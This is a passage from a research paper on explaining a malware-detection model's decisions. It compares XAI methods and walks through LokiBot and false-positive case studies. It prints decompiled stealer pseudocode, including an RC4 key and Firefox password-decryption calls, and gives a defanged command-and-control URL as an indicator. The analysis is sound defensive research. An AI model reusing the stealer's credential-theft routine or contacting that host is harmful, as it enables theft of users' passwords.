[4]Mean computation time (in sec) of explainability, on selected binaries from our dataset. Standard deviation was calculated here due to the disparity regarding some XAI methods.

5.4 Experiment results

We observe that some methods are not totally deterministic (i.e. LIME and KernelSHAP), thus not applicable to our use case. Indeed, we wish to return the same set of offset and therefore functions at each call on a given binary. We will not consider this methods in the remaining of the study.

If we look at the other XAI methods and their associated mean rank (see Table 5), the DeepLIFT method with a null-baseline seems to be the better compromise over all the other metrics. Indeed, it has the better value for accuracy, PGI, PGU and it is usually in the top 4 of the best results excepted for the variability metric (rank 11). Another interesting method could have been the Integrated Gradient as it seems to be close to this method in term of compactness, certainty and accuracy, while being a bit slower to compute. DeepSHAP could be interesting too but regarding the accuracy metric, we don't want to include bias in this consideration.

Table 5. Explainability methods ranking based on mean metrics rank over all metrics (except Determinism) referenced in Table 4.

XAI Method	Mean Rank	std	Min	75%	Max
deeplift	**3.64**	**3.42**	**1**	**3.5**	**11**
integrated_gradients	4.79	4.6	2	6.75	12
deepshap	4.83	2.79	1	6.42	9
deepshap_gw	5.5	2.22	3	6.75	9
lgbm_surrogate	6	4.93	1	10	12
integrated_gradients_mw	6.5	3.1	2.5	7.5	12
deepshap_mw	6.83	1.21	5	8	8
deeplift_mw	7.71	3.4	3	10	13
kernel_shap	8	3.51	5	10	14
integrated_gradients_gw	8.07	2.83	2.5	10	10
deeplift_gw	9.29	3.59	2	11.5	13
linear_surrogate	10.29	4.86	3	14	15
sgd_surrogate	11.29	5.68	2	16	16
kernel_shap_mw	13.29	2.36	10	15	16
lime	13.43	2.57	8	14.5	16
kernel_shap_gw	14	1.73	11	15	16

If we now look at best features returned by the different methods and the mean average agreement for our selected set of binaries (see Appendix B), we notice that those two methods usually agree on the best features to return (if we ignore feature ranking). In general, feature agreement seems correlated to the underlying behavior of the algorithm, as the most correlated methods are based on gradient analysis.

We ended this study by examining the quality of the returned best features for the most promising method (i.e. DeepLIFT). To do so, we manually analyzed some malware of our dataset to check if the best features returned by the method were actually related to malicious behavior. For all of them, the method correctly identified malicious or at least suspicious activities. An example of such analysis is provided in Section 6.

6 Explainability Examples

This section presents two case studies to illustrate the effectiveness of explainable artificial intelligence in malware detection. We analyze those binaries: one true positive affiliated with the LokiBot (stealer); and a false positive of our model.

6.1 A True Positive Example

In the following, we analyze a binary affiliated to the LokiBot stealer family, the associated SHA256 is:
71792b4435ab721195cff8941a2f3d6a63d1549a26af5ce7bcc59985f9f6e2e5.

Our trained model correctly classified this binary as a malware with a score of 0.999.

The developed IDA plugin, presented in Section 4.7, automatically mapped all identified offsets to their original functions, and then aggregated importance scores for duplicate functions. Through an in-depth examination of the malware using IDA, we uncovered a total of 436 functions. However, our explainability process successfully pinpointed only a few as particularly intriguing, allowing us to focus on the most critical areas and significantly reduce the time required for reverse engineering.

The top resulting ranking of these triggered functions by importance score, as given by the explainability method, is presented in Table 6. The percentage value is obtained by normalizing the positive scores provided by the XAI method, which involves dividing each positive score by the sum of all positive values. These normalized scores represent the percentage contribution of each function offset to the positive prediction of the model.

Upon examining the disassembled code of these functions, it becomes obvious that this stealer embeds a lot of features to steal credentials from various softwares like ssh, ftp or browsers. This stealer includes a hundred hardcoded features targeting widely used software, in addition to its common but characteristic functions. Let's get a look at the first functions spotted by our model and highlighted with DeepLIFT: `sub_410E5F`, `sub_40A45B`, `sub_413003` and `sub_413DE8`.

Table 6. Top of function offsets in the True Positive malware example, ranked by malicious contribution.

Function	Malicious contribution
sub_410E5F	42.0%
sub_40A45B	25.0%
sub_413003	12.0%
sub_413DE8	6.0%

The function `sub_413003` is the heart of the stealer as it iterates through the list of those hundred stealing function: each loop will initialize the path then execute stealing.

`sub_413DE8` seems to be a RC4 decryption routine that initializes the key *KOSFKF* (see Figure 8) and invokes `sub_404972`, which implements a modified RC4 algorithm using XOR operations. Based on previous analysis of Loki malwares [27], this RC4 variant is typically used to decrypt the User-Agent String (UAS) associated with the Command and Control (C2) URL. This technique also corresponds to Mitre ATT&CK technique T1140 *Deobfuscate/Decode Files or Information* as referenced in [24] for LokiBot.

`sub_413DE8` is invoked when the malware establishes a socket connection, certainly to prepare the HTTP headers before sending a payload to the C2 server.

`sub_40A45B` is a function that will try to retrieve `Firefox browser` main password (see Figure 9).

As for `sub_410E5F` and its contribution score (42%), although this function interacts with the *SYSTEMDRIVE* for Windows, we cannot definitively state that it contains malicious payloads. However, it may be recognized by the model as a common pattern found in various stealers. After further investigation, we confirmed that this function appears in over 60% of the samples identified as part of the Loki Stealer family of our training dataset (which represents 2% of this dataset).

Those functions are characteristic parts of LokiBot's credential theft mechanism, targeting sensitive informations. Moreover, the presence of some Indicator Of Compromise (IOC) like url[9] helps the analyst to firmly qualify this sample as a Lokibot.

We can see here that the use of explainability in the context of malware detection can be very useful in the search for malicious payloads. This search is facilitated on one hand by the fast execution time of the model

[9] http[:]//66.29.145[.]162/?2KV6hc2cQKYVb0GOpnDIBTOMevuOWPYYzT4R574

```
v9[24] = 1578528386;
v9[25] = -1544709033;
v9[26] = 1991270480;
v9[27] = -214364489;
v9[28] = -1822174226;
v9[29] = -1588593724;
v9[30] = 4134998;
v10[0] = -520351184;
v10[1] = -1380520515;
v10[2] = 839155826;
v10[3] = 1678622200;
v10[4] = -1263545671;
v10[5] = 1385680820;
v10[6] = 67340280;
v10[7] = -1049723058;
v10[8] = 1892116235;
v10[9] = 416487544;
v10[10] = -2111758142;
v10[11] = 1314054018;
v10[12] = -2042006841;
v10[13] = -867059503;
strcpy(v11, "f3<'");
v12[0] = -423293352;
v12[1] = -323816001;
v12[2] = 1870627634;
v12[3] = 695119777;
v12[4] = -1714770560;
v12[5] = 1504346592;
v12[6] = 643602160;
strcpy(v13, "D8");
if ( !v1 )
  return 0;
v2 = sub_405D0B(v1);
v3 = sub_402B7C(v2 + 2);
if ( !v3 )
  return 0;
v4 = sub_405D0B(v1);
sub_402B4E(v3, 0, v4 + 2);
v5 = sub_405D0B(v1);
sub_402B2B(v3, v1, v5);
strcpy((char *)v15, "KOSFKF");
v8 = sub_405D0B(v1);
v6 = sub_405D0B(v15);
sub_403AEA(v15, v6, v3, v3, v8);
return v3;
```

Fig. 8. Part of the Function `sub_413DE8` of the true positive example presented in Section 6.1 with decryption key initialization (screenshot from IDA software).

```
  sub_40A43F(v6 + 1636, v7);
  sub_402BAB(v8);
}
v9 = (void (__stdcall *)(_DWORD *, const wchar_t *))sub_4031E5(0, -85175629, 0, 0);
v9((_DWORD *)v6 + 1484, L"|");
v10 = (void (__stdcall *)(char *, const wchar_t *))sub_4031E5(0, -85175629, 0, 0);
v10(v6 + 5946, L"\n");
*((_DWORD *)v6 + 1489) = sub_405D0B(v6 + 5936);
*((_DWORD *)v6 + 1490) = sub_405D0B(v6 + 5946);
v11 = (void (__stdcall *)(_DWORD *, const char *))sub_4031E5(0, -85175629, 0, 0);
v11((_DWORD *)v6 + 1384, "{,\"");
v12 = (void (__stdcall *)(_DWORD *, const char *))sub_4031E5(0, -85175629, 0, 0);
v12((_DWORD *)v6 + 1403, "encryptedPassword");
v13 = (void (__stdcall *)(_DWORD *, const char *))sub_4031E5(0, -85175629, 0, 0);
v13((_DWORD *)v6 + 1434, "encryptedUsername");
v14 = (void (__stdcall *)(_DWORD *, const char *))sub_4031E5(0, -85175629, 0, 0);
v14((_DWORD *)v6 + 1453, "hostname");
v15 = (void (__stdcall *)(_DWORD *, const wchar_t *))sub_4031E5(0, -374640797, 0, 0);
v15((_DWORD *)v6 + 79, L"nss3.dll");
v16 = (void (__stdcall *)(_DWORD *, const char *))sub_4031E5(0, -85175629, 0, 0);
v16((_DWORD *)v6 + 104, "NSS_Init");
v17 = (void (__stdcall *)(char *, const char *))sub_4031E5(0, -85175629, 0, 0);
v17(v6 + 466, "NSS_Shutdown");
v18 = (void (__stdcall *)(_DWORD *, const char *))sub_4031E5(0, -85175629, 0, 0);
v18((_DWORD *)v6 + 129, "PK11_GetInternalKeySlot");
v19 = (void (__stdcall *)(char *, const char *))sub_4031E5(0, -85175629, 0, 0);
v19(v6 + 566, "PK11_FreeSlot");
v20 = (void (__stdcall *)(_DWORD *, const char *))sub_4031E5(0, -85175629, 0, 0);
v20((_DWORD *)v6 + 154, "PK11_Authenticate");
v21 = (void (__stdcall *)(char *, const char *))sub_4031E5(0, -85175629, 0, 0);
v21(v6 + 666, "PK11SDR_Decrypt");
v22 = (void (__stdcall *)(_DWORD *, const char *))sub_4031E5(0, -85175629, 0, 0);
v22((_DWORD *)v6 + 179, "PK11_CheckUserPassword");
v23 = (void (__stdcall *)(char *, const char *))sub_4031E5(0, -85175629, 0, 0);
v23(v6 + 766, "SECITEM_FreeItem");
v24 = (void (__stdcall *)(_DWORD *, const wchar_t *))sub_4031E5(0, -374640797, 0, 0);
v24((_DWORD *)v6 + 4, L"kernel32.dll");
v25 = (void (__stdcall *)(_DWORD *, const char *))sub_4031E5(0, -85175629, 0, 0);
v25((_DWORD *)v6 + 29, "CloseHandle");
v26 = (void (__stdcall *)(char *, const char *))sub_4031E5(0, -85175629, 0, 0);
v26(v6 + 166, "CreateFileW");
v27 = (void (__stdcall *)(_DWORD *, const char *))sub_4031E5(0, -85175629, 0, 0);
v27((_DWORD *)v6 + 54, "WriteFile");
v28 = (void (__stdcall *)(char *, const char *))sub_4031E5(0, -85175629, 0, 0);
v28(v6 + 266, "ExitProcess");
v29 = (void (__stdcall *)(_DWORD *, const wchar_t *))sub_4031E5(0, -374640797, 0, 0);
v29((_DWORD *)v6 + 204, L"Crypt32.dll");
v30 = (void (__stdcall *)(_DWORD *, const char *))sub_4031E5(0, -85175629, 0, 0);
v30((_DWORD *)v6 + 229, "CryptStringToBinaryA");
v31 = (void (__stdcall *)(char *, const wchar_t *))sub_4031E5(0, -374640797, 0, 0);
v31(v6 + 966, L"Shlwapi.dll");
v32 = (void (__stdcall *)(char *, const char *))sub_4031E5(0, -85175629, 0, 0);
v32(v6 + 1066, "StrStrA");
v53 = 0;
v54 = 0;
v55 = 0;
v56 = 0;
sub_402B4E(v50, 0, 68);
```

Fig. 9. Part of the Function `sub_40A45B` of the true positive example presented in Section 6.1 with suspect calls like `PK11SDR_Decrypt` used to decrypt a block of data produced by `PK11SDR_Encrypt` used in Firefox. (screenshot from IDA software)

and the explainability phase, and on the other hand by a concise reporting of information.

The ranking of functions identified by the explainability process is very interesting but should be approached with caution. Indeed, it has been observed that the model sometimes uses patterns that are not necessarily interpretable as "malicious" by the analyst and may be prioritized in the ranking. Although the proposed functions are generally relevant, it is crucial not to rely blindly on the ranking, as illustrated by `sub_410E5F`. This brings us back to the fundamental question of "What truly qualifies as malicious?".

6.2 A False Positive Example

The real challenge in malware detection is to be able to classify malware without raising too many False Positives, i.e. false alerts, otherwise the system won't be trusted and used by analysts. We decided to look at some of our wrong detections to understand what should be improved for a new version of the model. During this analysis, we found an interesting goodware example, detected as malware with a score of 0.77 by our model: d755787872f2a20a01bf63da61ea6539070f4d31ff93c9e62dbea1069c22db8a.

Our explainability method returns only a single function for this binary (offset `0x17880`), indicating that all offsets contributing to the decision are contained within this same function.

Further investigation reveals a set of functions prefixed with `Scm` or `_Scm_`, which are called by the function targeted as "malicious", as shown in Figure 10. These functions appear to be the compiled version of the interpreted Scheme language [11], a subcategory of LISP language family.

We hypothesize that this language is present in malware from our training dataset, and likely employed by malware authors as an obfuscation technique to conceal malicious payloads.

To minimize our False Positive rate, we should expand our training dataset to include examples of legitimate software using this language. This will enable us to develop a more nuanced understanding of benign code patterns and improve the accuracy of our detection mechanisms.

This sample is a perfect example to illustrate the concept of interpretability, which was discussed earlier (in Section 3) as a crucial aspect of understanding how our model makes predictions.




Fig. 10. Function associated to the offset 0x17880 of the False Positive example presented in Section 6.2 (screenshot from IDA software).

7 Interpretability: Beyond Explanation

Interpretability refers to the ability to explain and understand the reasoning behind a machine learning model's decisions. In the context of malware detection, it means being able to identify why a particular binary was classified as malicious or legitimate. A good explanation method can provide valuable insights into the decision-making process, highlighting specific code patterns, features, or relationships that contributed to the prediction. By examining these explanations, we can gain a deeper understanding of our model's behavior and make informed decisions about its improvement and deployment.

To illustrate this principle, let us analyze a binary: 300325499aecb3dd2037ea3817f34861a2d1eb8d9e5ff9241d8ffdb59167927f. Some functions returned by our explainability method seem to be malicious but others are clearly just generic functions (like *malloc* or *strchr*) from the C Standard Library. After a rapid investigation, this is due to a bias in the dataset. Indeed, the file is a statically linked amd64

ELF binary. This type of file is massively represented as Malware in the training dataset, as shown in Table 7.

Table 7. Training set distribution in terms of compilation type (static or dynamic linking) and binary type (malware or goodware), for ELF amd64 binaries.

Set	Linked	Goodware	Malware
Training ELF amd64	statically	0.0715%	96.02%
	dynamically	99.93%	3.97%

The vast majority of Linux software is dynamically compiled, while malware authors prefer static compilation to maximize the chances of detonation. Here, even if the model correctly classifies this sample as malicious, it does not do so solely for legitimate reasons.

This is one additional benefits of explainability for datascientists; it can help improve models by allowing us to identify areas where they can be refined, such as identifying biases, optimizing hyperparameters or even adjusting the architecture, and ultimately leading to more transparent, trustworthy, and reliable machine learning models that can better serve their intended purposes.

8 Limitation and Future work

We identified several limitations in this study that could be addressed in future research.

First of all, we found biases in the created dataset, as described in Section 7. In addition, this dataset is mainly composed of PE files for the i386 architecture, as shown in Table 1 and Figure 11. Despite our intention to create a diverse dataset from public sources, we encountered a sampling bias in these sources, which resulted in an unbalanced representation of file types and architectures. We aim to mitigate this limitation by searching new data sources with diverse file architectures and refining our binary selection filters. Furthermore, we intend to adopt an iterative process of model training, explanation, bias identification, binaries similarity, and dataset filtering, leveraging the insights gained from model explainability to incrementally improve the quality and diversity of our dataset over time.

Another limitation of our study is the validation process of the produced explanations. Indeed, we performed manual validation which is subjective and prone to variability. To assess whether the top functions




Fig. 11. Architecture repartition of binaries in the dataset in function of the file type (i.e. PE or ELF).

returned by DeepLIFT were indicative of malicious behavior, we manually validated them for a subset of malware from our validation dataset. While the method correctly identified malicious or suspicious activities in most cases, we cannot ensure that an analyst would have pinpointed the same set of functions with the same importance order. To improve our evaluation process, we intend to iteratively construct a robust knowledge-based dataset, from malware analysis reports produced by experimented analysts. This work will allow us to compare produced functions and rankings in a more objective and quantitative way.

9 Conclusion

In this study, we successfully demonstrated the effectiveness of Explainability techniques in revealing true insights on model behavior and identifying malicious functions without increasing inference time. Specifically, we used the well-established model architecture, MalConv2, alongside the DeepLIFT explainability method, which we concluded to be the best XAI method for our use case after a comparative study. In addition, we developed an IDA Plugin that integrates our explainability approach with IDA Pro, and allows analysts to easily identify and access malicious functions in binaries. The datasets (SHA256), the code used in this study, and the IDA plugin will be released on GitHub under our organization's account page: `https://github.com/glimps-re`.

The primary motivation of our research was to gain a deeper understanding of the decision-making process underlying the model's predictions

for specific binary examples, thereby providing valuable insights to analysts. Another potential application of this work could be dataset denoising. Indeed, one could analyze the importance assigned to individual functions and leverage this information to recursively refine the training dataset, as shown in [17].

Future research will focus on expanding the scope of our dataset to encompass more diverse file architectures. In parallel, we intend to iteratively construct a robust knowledge-based validation set containing manually labeled function types (e.g. benign, malicious, suspicious) and to rank malicious ones to improve our evaluation process. Finally, to further enhance the utility of the model, we plan to delve deeper into its explainability, specifically examining the gating mechanisms that filter and prioritize extracted features, as started in [29]. This investigation will seek to uncover which specific features or patterns are being selectively utilized or discarded by the model, thereby providing valuable insights into the relationships between feature extraction, selection, and ultimately a deeper understanding of the model's decision-making processes.

Acknowledgment

The syntax and grammatical verification of this paper was partially assisted by a Large Language Model, Llama3.1 (8B version) [16], which was used only to ensure a good level of English, since the authors are not native speakers. This tool did not participate in the conceptualization or interpretation of the research findings presented in this article. The authors remain responsible for the content, conclusions, and implications of the research.

Several human reviewers (from our company and the conference committee) also played a significant role in improving this article, we thank them for their insightful comments and corrections.

References

1. Faitouri A Aboaoja, Anazida Zainal, Fuad A Ghaleb, Bander Ali Saleh Al-Rimy, Taiseer Abdalla Elfadil Eisa, and Asma Abbas Hassan Elnour. Malware detection issues, challenges, and future directions: A survey. *Applied Sciences*, 12(17):8482, 2022.
2. Chirag Agarwal, Eshika Saxena, Satyapriya Krishna, Martin Pawelczyk, Nari Johnson, Isha Puri, Marinka Zitnik, and Himabindu Lakkaraju. Openxai: Towards a transparent evaluation of post hoc model explanations. *arXiv preprint arXiv:2206.11104*, 2022.

3. Hyrum S Anderson and Phil Roth. Ember: An open dataset for training static pe malware machine learning models. *arXiv e-prints*, pages arXiv–1804, 2018.
4. Meraj Farheen Ansari, Bibhu Dash, Pawankumar Sharma, and Nikhitha Yathiraju. The impact and limitations of artificial intelligence in cybersecurity: a literature review. *International Journal of Advanced Research in Computer and Communication Engineering*, 2022.
5. Kshitiz Aryal, Maanak Gupta, Mahmoud Abdelsalam, and Moustafa Saleh. Explainability guided adversarial evasion attacks on malware detectors. *arXiv preprint arXiv:2405.01728*, 2024.
6. Celia Wafa Ayad, Thomas Bonnier, Benjamin Bosch, Jesse Read, and Sonali Parbhoo. Which explanation makes sense? a critical evaluation of local explanations for assessing cervical cancer risk factors. 2023.
7. Hendrio Bragança, Vanderson Rocha, Eduardo Souto, Diego Kreutz, and Eduardo Feitosa. Explaining the effectiveness of machine learning in malware detection: Insights from explainable ai. In *Anais do XXIII Simpósio Brasileiro em Segurança da Informação e de Sistemas Computacionais*, pages 181–194. SBC, 2023.
8. Nicola Capuano, Giuseppe Fenza, Vincenzo Loia, and Claudio Stanzione. Explainable artificial intelligence in cybersecurity: A survey. *IEEE Access*, 10:93575–93600, 2022. `https://doi.org/10.1109/ACCESS.2022.3204171`.
9. Zixi Chen, Varshini Subhash, Marton Havasi, Weiwei Pan, and Finale Doshi-Velez. What makes a good explanation?: A harmonized view of properties of explanations. *arXiv preprint arXiv:2211.05667*, 2022.
10. Finale Doshi-Velez and Been Kim. Towards a rigorous science of interpretable machine learning. *arXiv preprint arXiv:1702.08608*, 2017.
11. R Kent Dybvig. *The Scheme programming language*. Mit Press, 2009.
12. Tom Fawcett. An introduction to roc analysis. *Pattern recognition letters*, 27(8):861–874, 2006.
13. Antonio Galli, Valerio La Gatta, Vincenzo Moscato, Marco Postiglione, and Giancarlo Sperlì. Explainability in AI-based behavioral malware detection systems. *Computers & Security*, 141:103842, June 2024. `https://doi.org/10.1016/j.cose.2024.103842`.
14. Raquel González-Alday, Esteban García-Cuesta, Casimir A Kulikowski, and Victor Maojo. A scoping review on the progress, applicability, and future of explainable artificial intelligence in medicine. *Applied Sciences*, 13(19):10778, 2023.
15. Mohana Gopinath and Sibi Chakkaravarthy Sethuraman. A comprehensive survey on deep learning based malware detection techniques. *Computer Science Review*, 47:100529, 2023.
16. Aaron Grattafiori, Abhimanyu Dubey, Abhinav Jauhri, Abhinav Pandey, Abhishek Kadian, Ahmad Al-Dahle, Aiesha Letman, Akhil Mathur, Alan Schelten, Alex Vaughan, et al. The llama 3 herd of models. *arXiv preprint arXiv:2407.21783*, 2024.
17. Frédéric Grelot, Sylvio Hoarau, and Pierre-Adrien Fons. Powershellm: Un large language model à l'épreuve de l'horreur. *Symposium sur la sécurité des technologies de l'information et des communications*, 2024.
18. Frederic Grelot, Sebastien Larinier, and Marie Salmon. Automation of binary analysis: From open source collection to threat intelligence. In *Proceedings of the 28th C&ESAR*, page 41, 2021.

19. Muhammad Imran, Annalisa Appice, and Donato Malerba. Evaluating realistic adversarial attacks against machine learning models for windows pe malware detection. *Future Internet*, 16(5):168, 2024.
20. Robert J Joyce, Derek Everett, Maya Fuchs, Edward Raff, and James Holt. Claravy: A tool for scalable and accurate malware family labeling. *arXiv preprint arXiv:2502.02759*, 2025.
21. Ilya Loshchilov and Frank Hutter. Decoupled weight decay regularization. *arXiv preprint arXiv:1711.05101*, 2017.
22. Scott M Lundberg and Su-In Lee. A unified approach to interpreting model predictions. *Advances in neural information processing systems*, 30, 2017.
23. Harikha Manthena, Shaghayegh Shajarian, Jeffrey Kimmell, Mahmoud Abdelsalam, Sajad Khorsandroo, and Maanak Gupta. Explainable Artificial Intelligence (XAI) for Malware Analysis: A Survey of Techniques, Applications, and Open Challenges. `https://doi.org/10.48550/arXiv.2409.13723`, April 2025. arXiv:2409.13723.
24. Daniyal Naeem. Lokibot - mitre. 2020.
25. Meike Nauta, Jan Trienes, Shreyasi Pathak, Elisa Nguyen, Michelle Peters, Yasmin Schmitt, Jörg Schlötterer, Maurice Van Keulen, and Christin Seifert. From anecdotal evidence to quantitative evaluation methods: A systematic review on evaluating explainable ai. *ACM Computing Surveys*, 55(13s):1–42, 2023.
26. Samiha Mirza Alanoud AlOwayed Fatima M. Anis Reef M. Aljuaid Nida Aslam, Irfan Ullah Khan and Reham Baageel. Interpretable machine learning models for malicious domains detection using explainable artificial intelligence (xai). 2022.
27. Rob Pantazopoulos. Loki-bot: Information stealer, keylogger, & more! 2017.
28. Edward Raff, Jon Barker, Jared Sylvester, Robert Brandon, Bryan Catanzaro, and Charles K Nicholas. Malware detection by eating a whole exe. In *Workshops at the thirty-second AAAI conference on artificial intelligence*, 2018.
29. Edward Raff, William Fleshman, Richard Zak, Hyrum S Anderson, Bobby Filar, and Mark McLean. Classifying sequences of extreme length with constant memory applied to malware detection. In *Proceedings of the AAAI Conference on Artificial Intelligence*, volume 35, pages 9386–9394, 2021.
30. Marco Tulio Ribeiro, Sameer Singh, and Carlos Guestrin. "why should i trust you?" explaining the predictions of any classifier. In *Proceedings of the 22nd ACM SIGKDD international conference on knowledge discovery and data mining*, pages 1135–1144, 2016.
31. MM Rodríguez-Hernández, Rosa Eva Pruneda, and Juan M Rodríguez-Díaz. Statistical analysis of the evolutive effects of language development in the resolution of mathematical problems in primary school education. *Mathematics*, 9(10):1081, 2021.
32. Carel Schwartzenberg, Tom van Engers, and Yuan Li. The fidelity of global surrogates in interpretable machine learning. *BNAIC/BeneLearn*, 2020(269):4, 2020.
33. Avanti Shrikumar, Peyton Greenside, and Anshul Kundaje. Learning important features through propagating activation differences. In *International conference on machine learning*, pages 3145–3153. PMlR, 2017.
34. Mukund Sundararajan, Ankur Taly, and Qiqi Yan. Axiomatic attribution for deep networks. In Doina Precup and Yee Whye Teh, editors, *Proceedings of the*

34th International Conference on Machine Learning, volume 70 of *Proceedings of Machine Learning Research*, pages 3319–3328. PMLR, 2017. https://proceedings.mlr.press/v70/sundararajan17a.html.

35. Alexander Wilhelm and Katharina A. Zweig. Hacking a surrogate model approach to XAI. https://doi.org/10.48550/arXiv.2406.16626, June 2024. arXiv:2406.16626.
36. Limin Yang, Arridhana Ciptadi, Ihar Laziuk, Ali Ahmadzadeh, and Gang Wang. Bodmas: An open dataset for learning based temporal analysis of pe malware. In *2021 IEEE Security and Privacy Workshops (SPW)*, pages 78–84. IEEE, 2021.
37. Sileshi Nibret Zeleke, Amsalu Fentie Jember, and Mario Bochicchio. Integrating Explainable AI for Effective Malware Detection in Encrypted Network Traffic. https://doi.org/10.48550/arXiv.2501.05387, January 2025. arXiv:2501.05387.
38. Zhibo Zhang, Hussam Al Hamadi, Ernesto Damiani, Chan Yeob Yeun, and Fatma Taher. Explainable artificial intelligence applications in cyber security: State-of-the-art in research. *IEEE Access*, 10:93104–93139, 2022.

A Global Surrogate Model approach limitation

The LGBM Surrogate models used for explainability in Section 5.4 yield a pretty good ranking (5/16) among tested XAI techniques and configurations (refer to Table 5). However, it is important to note that its primary limitation lies in how accurately the surrogate model approximates (globally) the original model. It is possible that the interpretable model closely aligns with the original for one subset of the dataset but significantly diverges for another subset. In such cases, the interpretations derived from the simple model may not be equally valid for all data points.

Additionally, the surrogate model trained to approximate the black-box model may also be biased, as demonstrated in [35]. Indeed, in a simple setting, obvious discriminatory decisions for the initial black-box model can be hidden without being detected in the surrogate decision tree model. Thus, such application should be performed with caution.

B Feature agreement and ranking of the XAI Methods

The following graphs were generated using Feature Agreement and Feature Ranking Agreement definitions given in [6].




Fig. 12. Average feature agreement on best 50 features returned by the explainability methods.

